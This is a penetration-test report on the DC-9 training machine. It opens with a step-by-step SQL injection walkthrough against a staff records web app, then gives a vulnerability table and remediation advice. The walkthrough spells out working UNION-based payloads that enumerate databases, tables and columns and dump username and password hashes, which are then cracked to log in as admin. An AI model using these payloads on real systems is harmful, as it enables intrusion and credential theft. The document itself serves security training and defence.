



so here we can actually sqli but first we need to identify how many columns are there to do that we are going to utilize order by <number> which will sort by value of the number of column of provide , we will keep increasing the number we get no response so,

mary' order by 1 #




I kept getting result till 6 columns but after that I get no response



Which means we have 6 columns so we can now perform SQL injection


mary' union select version(),user(),database(),4,5,6 #



This machine is using MariaDB, user for the database client is dbuser and the database name is Staff , now we need to extract table name ,then the columns and the exfiltrate the data


We can only perform a query to give us all the names for database

mary' union select 1,group_concat(schema_name),3,4,5,6 from information_schema.schemata #




So there two databases but right now let's just focus on Staff

mary' union select group_concat(table_name),2,3,4,5,6 from information_schema.tables where table_schema=database() #




We have two tables , StaffDetails and Users so let's see column names for Users table

mary' union select group_concat(column_name),2,3,4,5,6 from information_schema.columns where table_name='Users' #




We have the column names ,we are interested in username and password so let's just extract the data

mary' UNION SELECT group_concat(username, ':', password), 2, 3, 4, 5, 6 FROM Users #



And we got the user name password hash

visit crackstation



And finally I can login as admin

The screenshot shows a web browser window with the address bar displaying '192.168.118.130/addrecord.php'. The page title is 'Example.com - Staff Details'. Below the title is a navigation bar with links: Home, Display All Records, Search, Manage, Add Record, and Log Out. The main content area is titled 'Add Record' and contains a form with the following fields: Firstname, Lastname, Position, Phone No, and Email. There are 'Submit' and 'Go Back' buttons at the bottom of the form.

Recommendations

- Use prepared statements / parameterized queries to handle database input securely.
- Apply proper input validation and sanitization.
- Implement Web Application Firewalls (WAF).
- Limit database permissions for the application user.
- Regularly test for vulnerabilities using automated and manual techniques.

Table 1: Summary of Vulnerabilities

<i>Vulnerability</i>	<i>Description</i>	<i>Impact</i>	<i>Severity</i>	<i>Recommendations</i>
<i>SQL Injection</i>	Unsanitized input in search.php allows arbitrary SQL queries	Data breach, credential theft	Critical (CVSS 9.1)	Use prepared statements, apply WAF
<i>Stored XSS</i>	Unfiltered input in manage.php stores malicious scripts	Session hijacking, data theft	High (CVSS 7.5)	Implement CSP, sanitize inputs
<i>Local File Inclusion</i>	Misconfigured file parameter exposes system files	Access to sensitive files	High (CVSS 7.8)	Validate parameters, restrict access
<i>Privilege Escalation</i>	Insecure sudo binary allows /etc/passwd overwrite	Full system control	Critical (CVSS 10.0)	Harden sudoers, audit binaries

4. Recommendations

The following recommendations provide clear and actionable steps to mitigate the identified vulnerabilities. They are prioritized to address the most critical risks first and include practical examples to guide implementation. These steps aim to prevent exploitation, enhance system security, and reduce business risks.

Table 2: Prioritized Recommendations

<i>Recommendation</i>	<i>Priority</i>	<i>Actionable Steps</i>	<i>Example Implementation</i>
<i>Use prepared statements for database queries</i>	Urgent	- Replace dynamic SQL with parameterized queries to prevent injection. - Validate and sanitize all user inputs. - Restrict database user permissions to minimum required.	Java: PreparedStatement stmt = conn.prepareStatement("SELECT * FROM users WHERE id = ?"); stmt.setInt(1, userId);
<i>Apply Content Security Policy (CSP)</i>	Medium	- Configure CSP headers to restrict script sources to trusted domains. - Sanitize user inputs using libraries like OWASP ESAPI. - Enable HttpOnly, Secure, and SameSite flags for cookies.	HTTP Header: Content-Security-Policy: default-src 'self'; script-src 'self'
<i>Harden sudo configurations</i>	Urgent	- Audit /etc/sudoers to remove unnecessary privileges. - Restrict binaries with write access to sensitive files (e.g., /etc/passwd).	Edit /etc/sudoers: fredf ALL=(ALL) /usr/bin/less (restrict to safe commands)

		- Enable logging for sudo activities.	
<i>Validate file parameters for LFI</i>	Medium	- Implement a whitelist for allowed file paths. - Disable dangerous PHP functions (e.g., include, require). - Restrict file permissions on sensitive directories.	PHP: if (!in_array(\$file, ['page1.php', 'page2.php'])) { exit('Invalid file'); }
<i>Secure SSH access</i>	Urgent	- Disable password-based authentication in favor of key-based authentication. - Use strong, unique keys and enforce key rotation. - Implement account lockout after failed attempts.	Edit /etc/ssh/sshd_config: PasswordAuthentication no
<i>Conduct regular penetration tests</i>	Long-term	- Schedule biannual penetration tests with a mix of automated and manual methods. - Retest vulnerabilities after remediation. - Engage third-party security firms for objectivity.	Contract a firm like Offensive Security; use tools like Nessus and Burp Suite.
<i>Monitor file integrity and network activity</i>	Medium	- Deploy file integrity monitoring tools to detect unauthorized changes.	Use Tripwire to monitor /etc/passwd; configure syslog for centralized logging.

<i>Apply regular updates and patches</i>		- Enable centralized logging for real-time monitoring. - Block suspicious outbound traffic with a firewall.	
	Long-term	- Automate patch management for OS, applications, and dependencies. - Subscribe to vulnerability advisories (e.g., CVE). - Test patches in a staging environment before deployment.	Debian: apt-get update && apt-get upgrade
<i>Train staff on security awareness</i>	Long-term	- Conduct regular training on phishing, social engineering, and secure practices. - Simulate attacks to test employee response. - Update training content annually.	Use platforms like KnowBe4 for phishing simulation and training.

Business Impact: Failure to address these vulnerabilities could lead to data breaches, system downtime, and financial losses of \$50,000–\$200,000, alongside reputational damage. Implementing these recommendations will significantly reduce these risks and enhance organizational resilience.

5. Conclusion

The penetration test of the DC-9 machine demonstrated critical vulnerabilities that enabled full system compromise. The findings highlight the critical need for secure coding practices, proper system configuration, and proactive security measures. By implementing the recommended mitigations, organizations can significantly reduce the risk of similar attacks and protect critical assets. This report provides a clear and actionable roadmap for enhancing security and ensuring a robust defense against evolving threats.